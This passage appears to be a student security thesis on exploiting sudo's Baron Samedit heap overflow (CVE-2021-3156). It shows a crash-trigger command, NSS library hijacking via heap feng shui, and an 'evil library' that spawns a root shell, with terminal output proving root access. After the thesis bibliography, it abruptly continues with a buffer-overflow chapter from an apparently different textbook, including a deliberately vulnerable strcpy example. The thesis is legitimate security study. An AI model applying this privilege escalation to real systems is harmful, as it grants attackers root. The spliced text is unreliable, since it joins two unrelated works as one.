Therefore, by calling `sudoedit -s` we can reach the vulnerable code.

```
qwe@qwe:~/tfg/baron_samedit/bin$ ./sudoedit -s '\' `perl -e 'print "A" x 65536'`
malloc(): corrupted top size
Aborted (core dumped)
qwe@qwe:~/tfg/baron_samedit/bin$
```

Figure 7.2: Unpatched `sudo` behaviour

```
qwe@qwe:~/tfg/baron_samedit/bin$ sudoedit -s '\' `perl -e 'print "A" x 65536'`
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt]
qwe@qwe:~/tfg/baron_samedit/bin$
```

Figure 7.3: Patched `sudo` behaviour

7.1.3 Exploitation

Overflowing with data

Once we know we can overflow the heap buffer, we need targets. In their report, the Qualys team first tried to abuse locale related settings to turn the buffer overflow into a format string vulnerability. In the process they implemented a fuzzer to play around with `LC_x` environment variables. The initial plan ended up failing ultimately but thanks to the fuzzer they produced dozens of unique crashes, from which they exploited three cases.

Here I am going to discuss an implementation for the second case they presented: overwriting the name of a library loaded at runtime.




Figure 7.4: Relevant calls in `sudo`

Name Service Switch

NSS is a name resolution mechanism for UNIX-like systems. It is based on a group of databases that contain information about certain names.

Sudo uses this mechanism to check for permissions.

Listing 7.4: sudoers.c

```
1 cmnd_status = set_cmnd();
2 /* ... */
3 validated = sudoers_lookup(snl, sudo_user.pw, FLAG_NO_USER | FLAG_NO_HOST,
      pwflag);
```

Then `sudoers_lookup` starts a chain of calls that arrives at `__nss_lookup_function`. `__nss_lookup_function` calls `nss_load_library`, that loads a library specified by a name as it was a dynamically linked library with `__libc_dlopen`. Because all these structures are allocated in the heap we can load an attacker controlled library by overwriting the `name` field of a service with the heap overflow on `set_cmnd`.




Figure 7.5: NSS data structures

In this case, `sudo` will try to load the service **files** from the database **group**. If we overwrite the `name` field of the service structure we will control what library `sudo` is going to load. To make sure we do not override anything that could cause a segmentation fault before `nss_load_library` is called we need to allocate the user input buffer closely to the chunk where this data structure is allocated. To ensure we get the chunk we want, we need to employ a special technique: **heap feng shui**.

```
typedef struct service_user
{
  /* And the link to the next entry. */
  struct service_user *next;
  /* Action according to result. */
  lookup_actions actions[5];
  /* Link to the underlying library object. */
  service_library *library;
  /* Collection of known functions. */
  void *known;
  /* Name of the service ('files', 'dns', 'nis', ...). */
  char name[0];
} service_user;
```

Heap feng shui

This technique aims to modify and influence the heap layout. Thanks to the defragmentation routines of the allocator's implementation and certain tables for reusing previously allocated chunks the heap is very dynamic in its layout. By allocating chunks of certain sizes and freeing them, we can force posterior allocations to use the previous chunks instead of creating new ones and vice versa. We just need to find the correct sizes to enforce a certain layout, one layout that is favorable to the attacker. The goal for this exploit is to set a chunk as the first chunk in any of the tcache's lists. This chunk is special in the sense that it is the previous chunk after the chunk where the *group:files* NSS service is allocated. This layout must be accomplished just right before the allocation of `user_args` in `set_cmnd`. We can claim this chunk with a user input with the same size as the tcache's list where it is located.




Figure 7.6: Intended heap layout

Now, we need to find some code that we can control to make all the allocations and frees needed to shake the heap around. `setlocale` is a function used to set locale and language related settings for ease of translation at runtime. It turns out that `setlocale` performs quite a lot of `mallocs` and frees with environment variables used for locale settings: `LC_CTYPE`, `LC_TIME`, `LC_MONETARY`, just to name a few. Because they are environment variables we can control their size and their contents, just what we needed to implement the heap feng shui technique.

I wrote a bruteforcer that will play around with the values for `LC_*` variables and observe the state of the heap and the tcache. If the tcache holds a chunk ready to be allocated that is before the chunk where *group:files* is allocated then a solution is found.




Figure 7.7: Printing the heap layout while bruteforcing

Overwriting with environment variables

Now that we got our desired chunk, we just need to overflow it with data. Because we already used the user input to set the size of the chunk we wanted from the tcache we need to find another way in for the extra data. Revisiting the `set_cmnd`, on the lines where the overflow happens, taking a look at the variables `from`, we can see it is a pointer into the stack, where the C runtime environment puts the arguments supplied to the command. Further down the stack (towards the higher addresses) the C runtime also puts the environment variables, being adjacent to the arguments.
This means that the `from` variable will point to the environment variables. There is where we want to put the payload for the overflow.




Figure 7.8: Overflow

First we need some padding to compensate for the offset where the actual data of the chunk starts versus where the chunk starts. Then we can set the new contents for the *group:files* service. Lastly, put the `LC_*` variables that the bruteforcer found as a solution.

Evil library

For the hijacked library, we are going to make a dynamically linked library that calls `execve("/bin/sh")` on the constructor. When the library gets loaded, it will automatically start execution of the constructor function and open a root shell for us. It is important for the library to be present at the same directory the exploit is executed and to be inside a folder called `libnss_${name}`, where `name` is the name of the library.

```
qwe@qwe:~/tfg/baron_samedit$ make
mkdir -p ./libnss_x
gcc -shared -fPIC evil_lib.c -o x.so.2
mv x.so.2 ./libnss_x/
qwe@qwe:~/tfg/baron_samedit$ make launch
gcc launch.c -o launch
qwe@qwe:~/tfg/baron_samedit$ ./launch
>>>> Executing evil lib
>>>> We are root
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),1000(qwe)
#
```

Figure 7.9: Successful exploit

Appendix A

CVEs and CWEs

A.1 CVE Program

The Common Vulnerability and Exposures program is a system to identify and classify publicly disclosed cybersecurity vulnerabilities. It is a database holding records for each vulnerability identified and disclosed by researches and organizations. CVE records are used to ensure common definitions for issues.

A.1.1 CVE IDs

A CVE ID is the unique identifier used to refer to a vulnerability on the CVE database. The identifier follows as a format the CVE prefix, followed by the year of the registration, ended by arbitrary digits. For example, the CVE ID of the vulnerability showed on the Chapter 7.1 nicknamed "Baron Samedit" by its authors at Qualys is `CVE-2021-3156`: being 2021 the year of registration.

A.1.2 CNAs

CVEs are assigned by CVE Numbering Authorities, being them formal and partnered organizations with the CVE Program. When a researcher or organization finds some vulnerability they request a CNA to assign a CVE ID to the vulnerability and registers it to the CVE database as a record **only** if the vendor or owner of the software allows to publicly disclose the vulnerability.

A.2 CWE Program

The Common Weakness Enumeration is a public database of common software and hardware weakness types that could lead to security issues. The goal is to educate software and hardware engineers on how to stop vulnerabilities at the source by identifying and classifying these weaknesses in a taxonomy. The records of the database also contain examples, related weaknesses, consequences, mitigations, among other things to help the users preventing vulnerabilities.

List of Figures

List of Tables

Bibliography

[1] Aleph1. *Smashing The Stack For Fun And Profit*. URL: http://phrack.org/issues/49/14.html. (accessed: 10/4/2021).

[2] Anonymous. *Once upon a free*. URL: http://phrack.org/issues/57/9.html. (accessed: 3/5/2021).

[3] Code Arcana. *Introduction to format string exploits*. URL: https://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html. (accessed: 28/3/2021).

[4] Atum. *Intro to Windows Exploit Techniques for Linux PWNers*. URL: https://blog.pwnhub.cn/download/01/WinPWN.pdf. (accessed: 11/5/2021).

[5] Eik Bosman and Herbert Bos. *Signal-return oriented programming*. URL: https://www.cs.vu.nl/~herbertb/papers/srop_sp14.pdf. (accessed: 8/5/2021).

[6] Intel Corporation. *Intel 64 and IA-32 Architectures Software Developer's Manual Volume 1: Basic Architecture*. Intel Corporation, 2020.

[7] D3v17. *Ret2dl_resolve x64*. URL: https://syst3mfailure.io/ret2dl_resolve. (accessed 31/05/2021).

[8] Robin David. *checksec*. URL: https://github.com/RobinDavid/checksec/blob/master/checksec.sh. (accessed: 24/3/2021).

[9] Peter Van Eeckhoutte. *Exploit writing tutorial part 6 : Bypassing Stack Cookies, SafeSeh, SEHOP, HW DEP and ASLR*. URL: https://www.corelan.be/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/. (accessed: 6/4/2021).

[10] Patrice Godefroid. *A brief introduction to fuzzing and why it's an important tool for developers*. URL: https://www.microsoft.com/en-us/research/blog/a-brief-introduction-to-fuzzing-and-why-its-an-important-tool-for-developers/. (accesses: 31/05/2021).

[11] Google. *AFL (american fuzzy lop)*. URL: https://afl-1.readthedocs.io/en/latest/index.html. (accessed: 17/3/2021).

[12] Google. *Coverage guided vs blackbox fuzzing*. URL: https://google.github.io/clusterfuzz/reference/coverage-guided-vs-blackbox/. (accessed: 2/6/2021).

[13] ir0nstone. *Binary explotation notes*. URL: https://ir0nstone.gitbook.io/notes/. (accessed: 31/3/2021).

[14] Réka Kováca. *Structure-aware fuzzing*. URL: https://meetingcpp.com/mcpp/slides/2018/Structured%20fuzzing.pdf. (accessed: 2/06/2021).

[15] OSIRIS Lab. *Stack canaries.* URL: https://ctf101.org/binary-exploitation/stack-canaries. (accessed: 6/3/2021).

[16] *MallocInternals.* URL: https://sourceware.org/glibc/wiki/MallocInternals. (accessed: 2/4/2021).

[17] Dr. Hector Marco-Gisbert and Dr. Ismael Ripoll-Ripoll. *return-to-csu: A New Method toBypass 64-bit Linux ASLR.* URL: https://i.blackhat.com/briefings/asia/2018/asia-18-Marco-return-to-csu-a-new-method-to-bypass-the-64-bit-Linux-ASLR-wp.pdf. (accessed: 9/5/2021).

[18] MaXX. *Vudo malloc tricks.* URL: http://phrack.org/issues/57/8.html#article. (accessed: 10/4/2021).

[19] Mitre. *CVE-2021-3156.* URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3156. (accessed: 12/05/2021).

[20] Mitre. *CWE-193: Off-by-one Error.* URL: https://cwe.mitre.org/data/definitions/193.html. (accessed: 12/05/2021).

[21] Nergal. *Advanced return-into-lib(c) exploits [PaX case study].* URL: http://phrack.org/issues/58/4.html. (accessed: 9/5/2021).

[22] NIST. *CVE-2021-3156 Detail.* URL: https://nvd.nist.gov/vuln/detail/CVE-2021-3156. (accessed: 12/05/2021).

[23] osdev.org. *Stack smashing protector.* URL: https://wiki.osdev.org/Stack_Smashing_Protector. (accessed: 6/3/2021).

[24] Phantasmal Phantasmagorial. *Malloc Malleficarum.* URL: https://packetstormsecurity.com/files/40638/MallocMaleficarum.txt.html. (accessed: 3/5/2021).

[25] Qualys. *CVE-2021-3156: Heap-Based Buffer Overflow in Sudo (Baron Samedit).* URL: https://blog.qualys.com/vulnerabilities-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit. (accessed: 17/3/2021).

[26] Ungureanu Ricardo. *0ctf babystack with return-to dl-resolve.* URL: https://gist.github.com/ricardo2197/8c7f6f5b8950ed6771c1cd3a116f7e62. (accesses: 9/5/2021).

[27] Ryan Roemer et al. *Return-Oriented Programming: Systems, Languages, and Applications.* URL: https://hovav.net/ucsd/dist/rop.pdf. (accessed: 17/3/2021).

[28] Fundación Sadosky. *Guía de exploits.* URL: https://fundacion-sadosky.github.io/guia-escritura-exploits/format-string/5-format-string.html. (accessed: 24/3/2021).

[29] Sayfer.io. *Fuzzing Part 1: The Theory.* URL: https://sayfer.io/blog/fuzzing-part-1-the-theory/. (accessed: 2/06/2021).

[30] SCUT and TESO Security Group. *Exploiting Format String vulnerabilities.* URL: https://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf. (accessed: 17/3/2021).

[31] Qualys Research Team. *Baron Samedit: Heap-based buffer overflow in Sudo (CVE-2021-3156).* URL: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt. (accessed: 14/05/2021).

[32] Worawit Wangwarunyoo. *Exploit Writeup for CVE-2021-3156 (Sudo Baron Samedit).* URL: https://datafarm-cybersecurity.medium.com/exploit-writeup-for-cve-2021-3156-sudo-baron-samedit-7a9a4282cb31. (accessed: 14/05/2021).

[33] Jyh-haw Yeh. *Format String Vulnerability.* URL: http://cs.boisestate.edu/~jhyeh/cs546/Format-String-Lecture.pdf. (accessed: 28/3/2021).

[34] Andreas Zeller et al. "The Fuzzing Book". In: *The Fuzzing Book.* Retrieved 2019-09-09 16:42:54+02:00. Saarland University, 2019. URL: https://www.fuzzingbook.org/.

[35] Fengwei Zhang. *Format-String Vulnerability.* URL: https://fengweiz.github.io/19fa-cs315/slides/lab10-slides-format-string.pdf. (accessed: 28/3/2021).

Chapter 4

Buffer Overflow Attack

From Morris worm in 1988, Code Red worm in 2001, SQL Slammer in 2003, to Stagefright attack against Android phones in 2015, the buffer overflow attack has played a significant role in the history of computer security. It is a classic attack that is still effective against many of the computer systems and applications. In this chapter, we will study the buffer overflow vulnerability, and see how such a simple mistake can be exploited by attackers to gain a complete control of a system. We will also study how to prevent such attacks.

4.1 Program Memory Layout

To fully understand how buffer overflow attacks work, we need to understand how the data memory is arranged inside a process. When a program runs, it needs memory space to store data. For a typical C program, its memory is divided into five segments, each with its own purpose. Figure 4.1 depicts the five segments in a process's memory layout.

- Text segment: stores the executable code of the program. This block of memory is usually read-only.
- Data segment: stores static/global variables that are initialized by the programmer. For example, the variable `a` defined in `static int a = 3` will be stored in the Data segment.
- BSS segment: stores uninitialized static/global variables. This segment will be filled with zeros by the operating system, so all the uninitialized variables are initialized with zeros. For example, the variable `b` defined in `static int b` will be stored in the BSS segment, and it is initialized with zero.
- Heap: The heap is used to provide space for dynamic memory allocation. This area is managed by `malloc`, `calloc`, `realloc`, `free`, etc.
- Stack: The stack is used for storing local variables defined inside functions, as well as storing data related to function calls, such as return address, arguments, etc. We will provide more details about this segment later on.

To understand how different memory segments are used, let us look at the following code.




Figure 4.1: Program memory layout

```
int x = 100;
int main()
{
   // data stored on stack
   int   a=2;
   float b=2.5;
   static int y;

   // allocate memory on heap
   int *ptr = (int *) malloc(2*sizeof(int));

   // values 5 and 6 stored on heap
   ptr[0]=5;
   ptr[1]=6;

   // deallocate memory on heap
   free(ptr);

   return 1;
}
```

In the above program, the variable `x` is a global variable initialized inside the program; this variable will be allocated in the Data segment. The variable `y` is a static variable that is uninitialized, so it is allocated in the BSS segment. The variables `a` and `b` are local variables, so they are stored on the program's stack. The variable `ptr` is also a local variable, so it is also stored on the stack. However, `ptr` is a pointer, pointing to a block of memory, which is dynamically allocated using `malloc()`; therefore, when the values `5` and `6` are assigned to `ptr[1]` and `ptr[2]`, they are stored in the heap segment.

4.2 Stack and Function Invocation

Buffer overflow can happen on both stack and heap. The ways to exploit them are quite different. In this chapter, we focus on the stack-based buffer overflow. To understand how it works, we need to have an in-depth understanding of how stack works and what information is stored on the stack.




Figure 4.2: Layout for a function's stack frame

4.2.1 Stack Memory Layout

Stack is used for storing data used in function invocations. A program executes as a series of function calls. Whenever a function is called, some space is allocated for it on the stack for the execution of the function. Consider the following sample code for function `func()`, which has two integer arguments (`a` and `b`) and two integer local variables (`x` and `y`).

```
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```

When `func()` is called, a block of memory space will be allocated on the top of the stack, and it is called *stack frame*. The layout of the stack frame is depicted in Figure 4.2. A stack frame has four important regions:

- Arguments: This region stores the values for the arguments that are passed to the function. In our case, `func()` has two integer arguments. When this function is called, e.g., `func(5,8)`, the values of the arguments will be pushed into the stack, forming the beginning of the stack frame. It should be noted that the arguments are pushed in the reverse order; the reason will be discussed later after we introduce the frame pointer.
- Return Address: When the function finishes and hits its `return` instruction, it needs to know where to return to, i.e., the return address needs to be stored somewhere. Before jumping to the entrance of the function, the computer pushes the address of the next

instruction—the instruction placed right after the function invocation instruction—into the top of the stack, which is the "return address" region in the stack frame.

- Previous Frame Pointer: The next item pushed into the stack frame by the program is the frame pointer for the previous frame. We will talk about the frame pointer in more details in § 4.2.2.

- Local Variables: The next region is for storing the function's local variables. The actual layout for this region, such as the order of the local variables, the actual size of the region, etc., is up to the compilers. Some compilers may randomize the order of the local variables, or give extra space for this region [Bryant and O'Hallaron, 2015]. Programmers should not assume any particular order or size for this region.

4.2.2 Frame Pointer

Inside `func()`, we need to access the arguments and local variables. The only way to do that is to know their memory addresses. Unfortunately, the addresses cannot be determined during the compilation time, because compilers cannot predict the run-time status of the stack, and will not be able to know where the stack frame will be. To solve this problem, a special register is introduced in the CPU. It is called *frame pointer*. This register points to a fixed location in the stack frame, so the address of each argument and local variable on the stack frame can be calculated using this register and an offset. The offset can be decided during the compilation time, while the value of the frame pointer can change during the runtime, depending on where a stack frame is allocated on the stack.

Let us use an example to see how the frame pointer is used. From the code example shown previously, the function needs to execute the `x = a + b` statement. CPU needs to fetch the values of `a` and `b`, add them, and then store the result in `x`; CPU needs to know the addresses of these three variables. As shown in Figure 4.2, in the x86 architecture, the frame pointer register (`ebp`) always points to the region where the previous frame pointer is stored. For the 32-bit architecture, the return address and frame pointer both occupy 4 bytes of memory, so the actual address of the variables `a` and `b` is `ebp + 8`, and `ebp + 12`, respectively. Therefore, the assembly code for `x = a + b` is the following (we can compile C code into assembly code using the `-S` option of `gcc` like this: `gcc -S <filename>`):

```
movl    12(%ebp), %eax      ; b is stored in %ebp + 12
movl    8(%ebp), %edx       ; a is stored in %ebp + 8
addl    %edx, %eax
movl    %eax, -8(%ebp)      ; x is stored in %ebp - 8
```

In the above assembly code, `eax` and `edx` are two general-purpose registers used for storing temporary results. The "`movl u w`" instruction copies value `u` to `w`, while "`addl %edx %eax`" adds the values in the two registers, and save the result to `%eax`. The notation `12(%ebp)` means `%ebp+12`. It should be noted that the variable `x` is actually allocated 8 bytes below the frame pointer by the compiler, not 4 bytes as what is shown in the diagram. As we have already mentioned, the actual layout of the local variable region is up to the compiler. In the assembly code, we can see from `-8(%ebp)` that the variable `x` is stored in the location of `%ebp-8`. Therefore, using the frame pointer decided at the runtime and the offsets decided at the compilation time, we can find the address of all the variables.

Now we can explain why `a` and `b` are pushed in the stack in a seemly reversed order. Actually, the order is not reversed from the offset point of view. Since the stack grows from high

address to low address, if we push `a` first, the offset for argument `a` is going to be larger than the offset of argument `b`, making the order look actually reversed if we read the assembly code.

Previous frame pointer and function call chain. In a typical program, we may call another function from inside a function. Every time we enter a function, a stack frame is allocated on the top of the stack; when we return from the function, the space allocated for the stack frame is released. Figure 4.3 depicts the stack situation where from inside of `main()`, we call `foo()`, and from inside of `foo()`, we call `bar()`. All three stack frames are on the stack.

There is only one frame pointer register, and it always points to the stack frame of the current function. Therefore, before we enter `bar()`, the frame pointer points to the stack frame of the `foo()` function; when we jump into `bar()`, the frame pointer will point to the stack frame of the `bar()` function. If we do not remember what the frame pointer points to before entering `bar()`, once we return from `bar()`, we will not be able to know where function `foo()`'s stack frame is. To solve this problem, before entering the callee function, the caller's frame pointer value is stored in the "previous frame pointer" field on the stack. When the callee returns, the value in this field will be used to set the frame pointer register, making it point to the caller's stack frame again.




Figure 4.3: Stack layout for function call chain

4.3 Stack Buffer-Overflow Attack

Memory copying is quite common in programs, where data from one place (source) need to be copied to another place (destination). Before copying, a program needs to allocate memory space for the destination. Sometimes, programmers may make mistakes and fail to allocate sufficient amount of memory for the destination, so more data will be copied to the destination buffer than the amount of allocated space. This will result in an overflow. Some programming languages, such as Java, can automatically detect the problem when a buffer is over-run, but many other languages such as C and C++ are not be able to detect it. Most people may think that the only damage a buffer overflow can cause is to crash a program, due to the corruption of the data beyond the buffer; however, what is surprising is that such a simple mistake may enable

attackers to gain a complete control of a program, rather than simply crashing it. If a vulnerable program runs with privileges, attackers will be able to gain those privileges. In this section, we will explain how such an attack works.

4.3.1 Copy Data to Buffer

There are many functions in C that can be used to copy data, including `strcpy()`, `strcat()`, `memcpy()`, etc. In the examples of this section, we will use `strcpy()`, which is used to copy strings. An example is shown in the code below. The function `strcpy()` stops copying only when it encounters the terminating character `'\0'`.

```
#include <string.h>
#include <stdio.h>

void main ()
{
  char src[40]="Hello world \0 Extra string";
  char dest[40];


  // copy to dest (destination) from src (source)
  strcpy (dest, src);
}
```

When we run the above code, we can notice that `strcpy()` only copies the string `"Hello world"` to the buffer `dest`, even though the entire string contains more than that. This is because when making the copy, `strcpy()` stops when it sees number zero, which is represented by `'\0'` in the code. It should be noted that this is not the same as character `'0'`, which is represented as `0x30` in computers, not zero. Without the zero in the middle of the string, the string copy will end when it reaches the end of the string, which is marked by a zero (the zero is not shown in the code, but compilers will automatically add a zero to the end of a string).

4.3.2 Buffer Overflow

When we copy a string to a target buffer, what will happen if the string is longer than the size of the buffer? Let us see the following example.

```
#include <string.h>

void foo(char *str)
{
    char buffer[12];

    /* The following statement will result in buffer overflow */
    strcpy(buffer, str);
}

int main()
{
    char *str = "This is definitely longer than 12";
```

```
    foo(str);

    return 1;
}
```

The stack layout for the above code is shown in Figure 4.4. The local array `buffer[]` in `foo()` has 12 bytes of memory. The `foo()` function uses `strcpy()` to copy the string from `str` to `buffer[]`. The `strcpy()` function does not stop until it sees a zero (a number zero, `'\0'`) in the source string. Since the source string is longer than 12 bytes, `strcpy()` will overwrite some portion of the stack above the buffer. This is called *buffer overflow*.

